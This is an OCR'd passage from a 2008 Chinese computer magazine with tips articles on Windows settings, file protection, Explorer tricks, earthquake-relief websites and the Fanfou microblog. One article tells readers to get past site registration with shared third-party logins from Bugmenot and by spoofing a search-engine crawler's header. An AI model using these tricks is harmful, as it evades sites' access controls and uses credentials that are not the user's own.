在运行对话框中输入“regedit”，按回车键打开注册表编辑器，依次定位到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize]，双击打开右侧“GUIFont.Facename”项，将它的值改为想要的字体名称，如“黑体”。确定后，按F5键刷新即可。

如果你不清楚字体的具体名称，可在“C:\WINDOWS\Fonts”中，切换到列表显示方式，其中就有一项为“字体名”。

以上方法，同样适用于Vista系统。

不过要注意的是，替换默认字体，可能会引起一些窗体与字体大小不匹配的问题。

原图：《人型电脑天使心》


锁定时间，钳住病毒的齿轮

Tag 360时间保护器、Windows XP 技巧 系统

■福建/俞木发

一般情况下我们不应该去随意更改系统时间，因为很多应用程序是根据系统时间来运行的。但是现在有不少病毒会自行修改系统时间，从而破坏某些杀毒软件的运行。比如，系统时间被更改为2001年时，卡巴斯基就会自动失效。

病毒修改系统时间，基本上都是偷偷进行，我们总不能整天瞪着眼睛盯着系统托盘内的小时钟看吧。还好，现在可以借助“360时间保护器”（下载地址：http://www.360.cn/down/soft_down1_3.html，快车代码：CF0812CMXT04）来锁定系统时间不被更改。下载安装后，在运行保护器之前可以登录Internet授时中心（http://www.time.ac.cn/stime.asp）校对时间，然后再运行时间保护器，单击“安装时间防改保护”，接着单击“禁止时间修改”启动保护即可（见图）。CF[YY06]



小提示

★Windows XP专业版用户也可以借助组策略保护系统时间。单击“开始→运行”输入“gpedit.msc”启动组策略编辑器。依次展开“计算机配置→Windows设置→安全设置→本地策略→用户权利指派”，双击右侧窗格“更改系统时间”，在打开的窗口删除所有用户，这样就没有用户可以篡改系统时间了。如果自己要调整系统时间，可以在开机后进入BIOS设置，修改CMOS中的时间即可。

★除了卡巴斯基会因为系统时间改变而失效外，其他一些常用软件也会因系统时间而出现故障。下面是网友的一些反馈，供大家参考：

1.QQ：未知错误，自动关闭。
2.旺旺：未知错误，自动关闭。
3.Photoshop：打开正常，但无法保存，提示程序错误。
4.Real所有产品：如未安装，则无法安装，已安装则无法播放本机电影，出现未知错误，自动关闭。在线电影无法调整音量，否则错误。
5.傲游（Maxthon）：未知错误。
6.FireFox：插件提示证书无效。
7.MSN：提示无法登录，请稍后再试。
8.一键还原精灵，无法安装，已安装备份则出现超过使用次数提示。


重复图片，穿了马甲我也能找出你

Tag 重复文件、DupliFinder 技巧 系统


■文/流盲

数码相机的普及，使得我们的电脑上保存的图片越来越多。但其中有不少图片内容是相似或者完全一样的，这些重复的图片白白占用了许多的硬盘空间。如果靠自己手工查找清理，工作量实在是太大，其实只需DupliFinder（下载地址：http://www.codeplex.com/DupliFinder/Release/ProjectReleases.aspx，快车代码：CF0812CMXT05）帮忙，我们可以轻松找出电脑中重复的图片，并可以自主选择是否删除它们。

下载后解压，双击其中的DupliFinder.exe即可运行软件（见图1）。点击选中“Include subfolders”（包含子文件夹）项，单击“Start search at”（从此处搜索）右侧的“ ”浏览按钮，选择要搜索的具体文件夹，确定后，单击“Search”（搜索）按钮开始。



搜索结果将如图2所示，选取左侧某一图片，下面将列出与它相同或者相似的其他图片，并会显示出相似图片的大小及相似度，在右侧还显示有预览图。预览图右下角都有一个大大的红叉，点击它即可删除选中的图片文件了。CF[YY07]



华山论剑，名利双收
——系统栏目征稿

本栏目主要接收与Windows系统相关的稿件，DOS、Linux等其他系统相关的优秀稿件，也会适当选用。

故障解决：望、闻、问、切，系统故障轻松解决。授人以鱼，并授之以渔，让读者能通过一个故障，举一反三解决一类故障。

实用技巧：工作中积累的点点滴滴经验，也许能让工作效率大大提高，这样的好经验，千万别忘了共享。

应用方案：不是孤立地解决一件事情，而是对某一个工作（或任务）可能遇到的方方面面的情况给出一个全面的解决方案。

知识百科：您对系统有着深入的理解，对系统内幕洞若观火，并能用形象生动的文字表达出来，令一般读者也能恍然大悟。

本栏目稿件按千字100元计算，优秀稿件还会增加（最高到200元/千字）。投稿时，邮件主题请注明“投稿”字样，投稿信箱：system@cfan.com.cn

Stop！我的文件你别删

Tag 加密、NTFS权限、Fslock、XP | 方案、技巧 | 系统

[illegible]

有时自己不小心误操作，或者是别人不注意，就有可能将保存有重要资料的文件夹删除。可怕的是当时并没有发现，等时间久了之后才找不到，此时后悔晚矣。其实我们可以未雨绸缪，预先将保存有重要资料的文件夹保护起来，不允许他人删除，但是允许自由读写访问。

方法1：自己动手，权限相助护文件

如果文件保存在NTFS分区，那么利用权限设置就可以轻松保护重要文件夹不被误删除。比如需要保护“e:\私人文档”文件夹不被误删除，可以这么操作：

第一步：右击“e:\私人文档”文件夹，选择“属性”，切换到“安全”标签，把默认Everyone账户的完全控制权限设置为“拒绝”，然后单击“添加”，把当前账户（单击“开始”，在开始菜单顶部显示的就是当前账户名称）添加到用户列表。

第二步：接着单击“高级”按钮，在弹出的窗口选中上面所添加的用户，再点击“编辑”按钮，在弹出的窗口把用户对文件夹的“删除子文件夹及文件”、“删除”权限设置为拒绝即可（见图1）。

小提示

★如果你在文件的属性窗口中找不到“安全”标签，请在任意文件夹中，单击“工具→文件夹选项”菜单命令，然后切换到“查看”标签，取消对它下面的“使用简单文件共享”项的选择，确定即可。

★通过在DOS状态下建立带“.”的特殊文件夹，也可以达到防删除的目的。具体操作可参考：http://zhidao.baidu.com/question/37961892.html?fr=qrl3。

方法2：聘请外援，专业软件给文件上“锁”

上面的方法需要NTFS分区的支持，那么FAT分区上的重要文件怎么办？这时可以借助Fslock（下载地址：http://www.fslock.co.uk/download.php，快车代码：CF0812CMXT06）达到保护文件的目的。

安装后启动Fslock，单击“File→Add Files”（文件→添加文件），依次把需要保护的文件添加到保护列表中（也可以直接将文件拖放到软件界面中），然后单击“File→Save”（文件→保存），将添加的文件列表保存起来（如：bh.fsl）。

必须在Fslock启动时才能对文件进行保护，所以可将它设置为随系统自动启动。单击“View→Option”（显示→选项），打开设置页面，切换到“Strat UP”（启动）标签，选中“Start-up setting”（启动设置）下所有的项，再选中“Windows settings”（Windows设置）下的“Enable”（激活）项，并将它设置为“Launch in the System tray”（启动后最小化到任务托盘），以确保每次系统启动后文件都会被保护。

最后单击“Engine→Start”（激活→启动），这样其他人就无法删除被保护的文件了。CF [YY08]

小提示

★为了防止其他人关闭Fslock，可以单击Protect→Creat Password（保护→创建密码），为程序设置保护密码。注意：千万要记好密码，要不然会导致自己也无法修改了。

举手之劳，巧防分区格式化

Tag 虚拟内存、格式化、XP | 技巧 | 系统

山东/邵文田

有一同学在我的电脑上格式化U盘，结果不小心把硬盘上的一个分区给格式化了。所以决定借用虚拟内存，以达到防止分区被格式化的目的。

首先右击桌面上“我的电脑”图标，选择“属性”，在打开的属性窗口中切换到“高级”选项卡。接着单击“性能”项中的“设置”按钮弹出性能选项窗口，点击“高级→（虚拟内存）更改”，弹出虚拟内存设置窗口。在这里，先选中想要设置防格式化的分区（本例为D盘），然后点选“自定义大小”项，并将“初始大小”和“最大值”都填入128（单位为MB，这个值你可以根据需要改变），完成后点击“设置”按钮确认即可。

这样，当你一不小心误格式化这一分区时，系统会弹出无法格式化的提示，相信这一提示能令你幡然醒悟的。如果确实要格式化此分区，怎么办？很简单，进入窗口，选中想要格式化的分区，下面再选中“无分页文件”，点击“设置”确认后退出重启就可以了。CF [YY09]

在系统中“傲游”

Tag 分屏、文件夹信息、快捷键、XP 方案 技巧 系统

文/一贝

选题趣闻：前段时间接到朱赟朋友的投稿，名为《在系统中傲游》，是在Windows资源管理器中，模仿知名浏览器软件傲游（Maxthon）的功能，从而让系统用起来更顺手。创意很好，文章写得也不错。不过很可惜，他介绍的多标签浏览和鼠标手势工具，本刊已有过介绍，所以文章最终没有采用。

后来小编无意间看到了傲游的功能介绍（http://www.maxthon.cn/overview.htm），发现它的许多功能都可以移植到Windows系统中，恰好有另外一篇关于资源管理器的稿子，整合后便有了这篇文章。


浏览窗口一分为二

傲游中有一个分屏功能，可以将窗口一分为二，这样可以同时浏览两个不同的网页，非常方便。资源管理器中，安装免费插件FolderBox，也可以获得类似效果。

软件小档案：FolderBox

文件大小：898 KB 软件版本：1.2
适用平台：Windows 98/2000/XP/2003
下载地址：http://www.onlinedown.net/soft/43933.htm
快车代码：CF0812CMXT07

下载安装后，如图1所示，在资源管理器中点选菜单“查看→浏览器栏→Folder Box”，在下方立即多出一个窗格来。这样，在不同文件夹中进行复制、移动等操作时，就方便多了。



小提示

★FolderBox还提供文件加密选项，不过需要到它的主页http://www.baxbex.com另外下载CryptoMite。安装后，在FolderBox窗格中，点击最右侧的锁形图标，根据提示输入密码，就可以为当前的文件夹中的文件加密了。不过千万要记住密码哦，免得自己也进不去。注意：这个加密插件是共享的，有时间限制。


截住文件夹信息

傲游中有个屏幕截图的功能，其实这个功能Windows早就有了，按PrtScr键可以截取整个屏幕，按Alt+PrtScr键将只截取当前窗口。不过下面要带给大家的，是一个另类的“截图”软件，它可以打印文件夹中的文件清单或把清单保存为文本文件。你还可以选择这个清单中包括哪些文件属性字段，比如文件大小、最后修改日期等等。

软件小档案：Directory Printer

文件大小：1290 KB 软件版本：5.26
适用平台：Windows 98/2000/XP/2003/Vista
下载地址：http://www.newhua.com/soft/2846.htm
快车代码：CF0812CMXT08

下载安装后，右击任意想要打印文件清单的目录，从右键菜单中选择“Print with DirPrn”调出向导窗口，进入“Save to Disk”（保存到磁盘）选项卡，在右侧勾选需要的文件信息，再点击左下角“Save to Disk”按钮保存即可（见图2）。



小提示

★如果想直接打印出来，可切换到“Print”（打印）选项卡，其中的选项与“Save to Disk”相似。

一键打开常用文件夹

傲游可以为常用网址设置快捷键，我们也同样能为常用文件夹设置热键：右击常用文件夹，选择“发送到→桌面快捷方式”，然后再右击桌面上新建立的这个快捷方式，选择“属性”，点击一下属性窗口中的“快捷键”框，再按下你想要的键（最好是组合键，如：Ctrl+Alt+F11），它们将自动出现在“快捷键框”中。单击“确定”退出，以后就可以通过设置的快捷键快速打开指定文件夹了。


设置默认首页我也能

傲游中，可以设置默认首页，一启动傲游浏览器就可以自动打开这个首页（其实几乎所有的浏览器都有此功能）。我们也可以模拟这一功能，以便一打开资源管理器，自动定位到常用的文件夹中。

点击展开“开始→所有程序→附件”，右击其中的“Windows 资源管理器”，选择“属性”，打开属性窗口，将“目标”中的命令行修改为“%SystemRoot%\explorer.exe /e E:\CFan2008”，点击“确定”。

上面命令中的“E:\CFan2008”是我的常用文件夹，你可以根据自己的情况修改。

傲游中还有一些功能，在资源管理器中也可以简单实现。比如傲游的自动隐藏功能，资源管理器内置与其类似功能，只要按F11键，即可全屏浏览文件夹。总之，傲游中许多为方便网页浏览而设计的功能，大多数都可以借鉴到资源管理器中，有兴趣的朋友，继续挖掘吧。CF [YY10]



网站、网站，我就是不注册

Tag 不注册访问 〉 Bugmenot、快照 〉 实例 〉 网络

河南/侯忠

本文可以学到 | **有个老外的网站，上面分享着很多站点的账号密码，方便你的访问。** | **你经常看到的网页快照，原来还有大用途！**

阿林是一位在报社工作的编辑，四川大地震期间，他一方面处理前线记者同事发回的稿件，另一方面需要在互联网上寻找素材。令他郁闷的是：在访问一些网站的时候，经常会遇到类似"你必须注册才能浏览"的提示。于是，他在MSN上找到好友——CFan小编Refine，寻求解决办法。

◎如此简单——《时代》网站任你看

国内媒体报道的内容大同小异，阿林需要到国外网站找一些材料，以便发掘一些老外的视角。美国《时代》作为一个媒体平台，以新闻的公平和时效著称，阿林经常登录它的网站（http://www.nytimes.com）寻找素材。


阿林："我在使用这个网站的时候，发现每次只能查看一篇文章，然后就要求注册，很是麻烦……"

Refine："用Bugmenot（http://www.bugmenot.com/）就可以了。"

绕道成功登录

Bugmenot是一个提供注册名和密码的网站，输入需要注册的地址后，就会得到相应的用户名和密码，这些注册信息都是由网友们无私提供的。打开网站，在"Get Logins"（取得通行证）前面的对话框中，输入《时代》的网址"www nytimes com"，按下回车。马上会在搜索的结果中列出关于《时代》的用户名和密码，如图1所示，找到一组拿去登录，一般都会成功的。

遭遇到"假冒伪劣"账号信息，可以点击图1中的"Yes"或"No"按钮进行判定，方便其他的人不再"上当"。



分享登录信息

当然，也可以为Bugmenot提供相应网站的登录信息，发挥一下WEB2.0时代的分享精神。用Bugmenot搜索你想分享的网站，在搜索结果的最下面会有"Submit A New Account"（提交一个新账号）的提示，输入信息点击"Submit Longin"（提交登录信息）即可。

> **小提示**
>
> 1.Bugmenot中，中文网站及论坛的信息目前还不是很多。
> 2 对于Firefox用户来说，用Fierefox打开网址：https://addons.mozilla.org/en-US/firefox/addon/6349，下载安装这个插件，可以实现与Bugmenot同样的功能。

◎起死回生——快照帮你看内容

在策划这次地震专题报道的时候，阿林需要采摘各方面的资料和素材。

阿林："有些中文网站也非要注册才能查看，我只想看看文字内容，有什么便捷方法？"

Refine："可以使用百度快照。"

搜索引擎的机器人，总是在不断地抓取网页，并保存在服务器中，保存的网页能够以"快照"的形式进行查看。搜索关键词，如"nytimes.com"，在搜出的链接下，会出现"百度快照"（百度中）或者"网页快照"（谷歌中）字样的链接，点击打开，里面可能就会有你需要的东西啦，如图2所示！

② The New York Times > RSS | 翻译此页 BETA | Go to a Section Arts, Books, Business, Cartoons, Corrections, Crossword/Games, Dining & Wine, Editorials/Op-Ed, Education ... www.nytimes.com/services/xml/rss/index.html 85k 网页快照 类似网页 My Times New York Times | 翻译此页 BETA | Want to collect your favorite Web sources on one page? You got it. My Times in here

阿林："有时要查一些老新闻，可许多链接都死掉了……"

Refine："只能通过特殊的方法啦。"

"http://www.archive.org/index php"是一个提供网站快照的地方，打开上面的网页，搜索相应的内容，如"www.cfan com.cn"，这时我们喜欢的《电脑爱好者》的前世今生都会出现了（见图3），在这里我们知道CFan是2000年5月开的网站，点击进去可以看到它的最初模样。CF [YY11]

③ Search Results for Jan 01, 1996 - Nov 24, 2007

> **Just Do It**
>
> 搜索引擎的抓取机器人在访问网站时，会通过一种叫做Header（头部）的东西告诉网站它是谁。比如谷歌的header是Googlebot，当网站发现访问者的header是"Googlebot"时，它就会开放所有的内容给谷歌，以便让搜索引擎收录。BetheBot（http://www avivadirectory.com/bethebot/）可冒充相应搜索引擎的Header，达到查看网页的目的。找到一个不能直接访问的网站，试试看吧！

> **小提示**
>
> 图3中，如果点击相应链接进去之后却是乱码，在网页上右击"编码→自动选择"即可。

误操作退出了群，不记得群号了怎么办？如果以前收到过该群邮件，只需到QQ邮箱中"我的文件夹→群邮件"找到"发件人"，前面的数字即是群号。

抗震救灾，网络同行

Tag 地震灾区情况、寻亲、捐款、求助 实例 网络

福建/平淡 安徽/呆瓜

本文可以学到

1. 灾难无义，网络有情——互联网让这个世界变小。
2. 震区位置、灾区情况、失散亲人，网络帮你全知晓！
3. 为灾区人民捐款、祈福，网络捷径，还是首选。


"我是汶川人，有个地方特别适合空降！"2008年5月14日上午10时，百度贴吧汶川吧里一篇名为《希望大家顶起来！》的帖子，经过近2000次的转载后，四川省抗震救灾临时指挥中心联系到了发帖人，核实情况后根据帖子信息迅速展开勘查，并最终成功空降汶川。一个帖子，为汶川空中救援生命线的开辟，发挥了重要的作用！

在四川大地震中，大家感受了互联网的强大。本篇文章就来总结一些网络对于地震等灾害，能够起到的作用。

关注——关心灾区的状况、震情

1.新闻获取

在这次地震中由于通讯中断，震区和外界的联系几乎全部中断，但通过身处灾区的阿坝州政府网站：http://www.abazhou.gov.cn/（见图1），人们直接获取了灾区的最新消息。此外，各大网站如新华网（http://www.xinhuanet.com/）、中新网（http://www.chinanews.com.cn/）、新浪网新闻频道（http://news.sina.com.cn/）等，也通过专题的形式及时地发布地震新闻。




2.震区位置

如何第一时间知道哪个位置发生了地震呢？安装Firefox插件"eQuake Alert"，地震发生后，Firefox浏览器就会以振动的方式来提醒你，还可查看详细的地震数据信息。

从http://addons.sociz.com/firefox/639/下载这款插件。下载后将其拖放到Firefox主窗口，即可进行安装。安装完毕后重启Firefox。单击菜单"工具→附加软件"，在打开的插件列表中找到"eQuake Alert"项，单击"选项"按钮，打开该插件的参数设置窗口（见图2）。可以更改更新时间间隔值。勾选"显示状态栏"。其他的设置保持默认值即可，最后单击"确定"按钮。

只要用着Firefox，某个地方发生了地震后，浏览器将会跟随着一道振动。



小提示

除了Google Earth，微软的Live Search地图（http://ditu.live.com/）、百度地图等也提供了类似的服务。


3.灾区详情

平时，我们通过Google Earth等电子地图在网上遨游，现在可以通过它来"实地"查看灾情！


第1步： 到http://earth.google.com/下载Google Earth并安装，接着到http://mw2.google.com/mw-earth-vectordb/china_earthquake/china_earthquake_cn.kml下载地震地标文件。运行Google Earth后单击"file→open"（文件→打开），打开下载的地标文件。

第2步： 在Google Earth打开地标文件并加载后，就可在新闻图层查看地震各种信息，包括灾区救援新闻、道路状况、天气预报等。在地图上点击相应的地标标签，马上就可以在弹出的窗口看到详细的信息（见图3）。

在左侧的myplace图层勾选"中国震区卫星影像→震后"图层，即可在空中俯看地震后的汶川。调整右上角的视角图标，更加立体的山地、城镇，及周围的地形会呈现在我们的眼前。




▲可以通过点击链接，在浏览器窗口查看网页内容。



将GTalk页面的语言选为“English(US)”，下载安装之后登录，打开聊天窗口，在右侧下拉箭头点“Send Files”（传送文件）即可传文件。

寻亲——寻觅失散的亲人、朋友



汶川大地震发生后，由于通信、交通的不畅，失散的人们难以确知自己亲人的下落。我们可以通过Google提供的生活搜索，快速找到亲友。

登录http://shenghuo google cn/shenghuo/dizhen，然后输入搜索亲友的信息（包括姓名，性别，年龄），单击“搜索亲人”，会自动显示出数据库里匹配的所有结果，包括伤情，联系方式，所在医院等信息（见图4）。

此外，很多网站也提供寻亲的平台，大家可以通过多种途径寻找自己的亲人：

百度地震吧：http //tieba baidu.com/f?kw=%B5%D8%D5%F0。

搜狐寻亲平台：http://www.sogou.com/xunqin/。

网易寻亲平台：http //news 163 com/special/00012N40/findlove.html。


灾区求救信息的官方发布平台：http //512he.p scol.com cn。

捐助——捐款帮助灾区重建家园

对于网民来说，可以利用网银进行网上捐款。比如，可以登录中国红十字会主页http://202.108.59 10/（使用这个地址，可以防止进入冒牌的网站）进行捐助。

第一步：登录网站后单击“网上捐助”，然后按提示填写捐赠者的详细信息，单击“捐赠”。

第二步：在打开页面选择“国内网银支付平台”，接着就可以根据自己手中的银行卡，选择合适的网上银行。比如，笔者选择的是“工商银行”→“银行卡支付”，单击“马上支付”。



第三步：在打开的网银在线支付页面，按提示输入自己的支付卡号单击“提交”，确认后就可以把善款捐赠到中国红十字会账户了（见图5）。

网络大补贴

其他可以进行爱心捐款的网站：

中华慈善总会：http://www.chinacharity.cn/。

腾讯拍拍网：http://promote.paipai.com/2008/05/gongyi/?PTAG=10008.3.3。

淘宝网：http://www.taobao.com/cn/theme/site/scdz_080512.php。

中国红十字会李连杰壹基金：http://www.onefoundation.cn/html/90/category-catid-90.html。

手机用户及小灵通用户，均可编辑短信1或2，发送至1069999301，即可向“红十字救援行动”捐款1元或2元人民币。

求助——危机中相信群众力量

5月14日上午，一名即将去汶川救灾的军人发帖求助，寻人搭救在另一个灾区的有身孕的妻子。帖子迅速传播，最终网友们联系到相关部门，并安置好了这位军嫂。可以说，一个帖子挽救了一位军嫂的性命。

在这次地震灾难中，一些求助帖出现在一些大的社区网站，如：天涯社区（http://www.tianya.cn/），人民网强国论坛（http //bbs people com cn/）等。

身处险境的时候，没有条件使用电脑进行上网怎么办？使用GPRS手机上网发帖即可！比如登录“wap s.na cn”，然后切换到“论坛”，选择相应的子论坛，定位到“发主帖”按提示发帖即可。

Hot Tips

Tip1 网络公祭


登录http //www.china5000.org.cn/flower/default aspx，单击“敬献鲜花”，在打开的页面选择鲜花并留言，我们即可为逝者献花，同时为生者祈福（见图6）。

Tip2 电子地图定位

身处险境时，比如在野外登山迷路了，可通过电话告诉家里朋友，让他们利用电子地图标注自己位置，方便救援人员或者其他网友施救。

Tip3：人肉搜索寻亲

人肉搜索，顾名思义，就是帮你搜寻到现实中的真人，比如猫扑的人肉搜索就有很旺的人气。登录http://dzh2 mop com/后，发布寻找亲人帖请求启动人肉搜索即可。



写在最后

互联网强大的力量，在这次大地震中表现得淋漓尽致。每个人这一生，都有可能会碰到险境，如果你遇上了，别忘了博客、帖吧、论坛、QQ群、人肉搜索、电子地图这些功能强大的网络工具，也许它们可以帮你走出困境！ CF [YY12]

在QQ群的聊天窗口点“设置→群信息设置”，勾选“接受但不显示”，再点“确认”，这个QQ群的就安静了，想要看信息的时候，查看聊天记录即可。

玩转饭否 缩小世界距离

Tag 微型博客、饭否、一键分享、豆饭、热饭 实例 网络

文/一只破草鞋

本文可以学到

1. 饭否：小小博客，大大世界。
2. 除了发日志，在饭否，你还能干什么？
3. 豆饭、热饭、终极玩法，饭否伴你开心常在！

“天上的星星，为何像地上的人群一样拥挤；地上的人群，为何又像天上的星星一样疏远”，这句话不是我说的，是引用自饭否。说起饭否，经常玩的朋友肯定会伸出大拇指，赞！没玩过的同学要问了：“介四嘛玩意儿？”答案是：一种微型博客。不同于普通博客的是，你只需在上面写一句话的文章，它就会时时更新在首页上。

饭否达人质疑了：这个东西用起来很easy，犯得着专门写文章来讲吗？那可不一定哦。本文就来带你走入饭否的“极乐世界”，用饭否缩短你我的距离。

◎初级玩法☆

打开http://fanfou com/，点击右侧的“立即注册”进行注册，很简单：填写你的Email、姓名和密码。在域名后输入你想使用的域名，越简练越好。然后到邮箱中点击激活链接完成注册，登录的时候以邮箱作为账号。

小提示

饭否更像是一种新型的聊天工具，和QQ、MSN等IM软件不同的是，它上面的消息更精辟一些，回味和思考的时间可以更长。

登录后，在右侧的搜索框内，可以搜索好友并进行添加。只要好友的空间有更新，就会显示在你的首页上，还可以对他的空间进行RSS订阅。如果没有现成的好友供你搜索，点击上部的“随便看看”，就可以看到其他人都在说什么、做什么了，如图1所示。

①

◎晋级阶段，分3个级别

第1级——发现好东东，一键分享到饭否★

下载http://weiurl.com/download/fanfou rar，解压后双击文件夹中的“fanfou.reg”，在弹出的窗口中点击“是”，把信息添加到注册表中，完成这个小插件的安装。重启浏览器，右键就会出现“››分享到饭否‹‹”，在打算分享的网页上右击它，弹出如图2所示的窗口，原本很长的网址被简化了！点击“分享”。

②

回到你的饭否首页，在右侧的“我的分享”栏目中，会看到刚才的链接。你的好友们登录后，也会在他的首页看到这个内容，分享成功！

小提示

如果打算卸载这个插件，在开始下载的文件中，双击“Remove_fanfou.reg”并点击“是”。

第2级——豆饭：让豆瓣和饭否亲密无间★★

豆瓣（http://www.douban com）是一个可以分享电影、书籍、音乐等相关信息的网站，鲜明的WEB2.0风格让它越来越受到用户喜爱，在这里，你可以轻松地找到和你兴趣相投的人并进行交流。说到交流，饭否的“一句话博客”特点自然更适合了，能不能把二者结合一下呢？看官随我来。

打开Firefox浏览器（支持所有版本），进入http //addons.mozilla org/en-US/firefox/addon/748，点击“Add to Firefox”（添加到火狐）→“立即安装”→“重启Firefox”。然后在地址栏输入http //www freemindworld.com/db_ff/doufan_12 user js，会提示安装“Douban Fanfou plugin”（豆瓣饭否插件），点击“安装”。

在你收藏的豆瓣资源中，比如许飞的《恰同学年少》，会出现“分享到饭否”按钮，点击后弹出输入对话框，输入附注后点“确定”，即可将当前页面的信息和附注分享到饭否上。在“豆瓣广播”的页面上，点击“告诉饭否”，可同时把消息发布在豆瓣和饭否上。点击“我说”，则只发布到豆瓣上。

小提示

在第一次使用这个功能时，会弹出对话框要求输入你在饭否上的注册名和密码，输入后才能成功分享信息。


第3级——热饭：和朋友一道烧饭，一锅热饭暖人心★★★

怎么又玩出一个热饭？没错，所谓的热饭是一个可以和饭否亲密结合的东东，类似于IM软件。在这里，可以玩转在网页登录饭否的多数功能，最重要的是：它会让你感觉到亲切，一如它的名字——热饭。

首先下载热饭（http://work newhua com/cfan/200812/Hotfan rar，快车代码：CF0812CMWL01），解压后无需安装，双击“HotFanfou exe”打开程序。输入登录饭否的用

QQ中，右击好友头像，选择“查看资料→基本资料→备注”按钮，把好友的资料填写进去。以后无论该好友如何改名，点一下备注就知道他是谁了。

户名和密码进行登录。鼠标放到左上角的几个按钮图标上，会显示它的功能，比如“:_]”表示曾经做过什么。




▲如图所示登录界面是不是很熟悉？是的，和MSN、QQ之类的IM软件区别不大。

在下部的输入框内，输入你要发布的“日志”信息，就会立即呈现在“你做过什么”界面内，你的好友如果也开着热饭或者在网页登录饭否，就会看到你的“牢骚”了。怎么样，这种玩法还不错吧？尝试一下，你一定会爱上它！

Just Do It

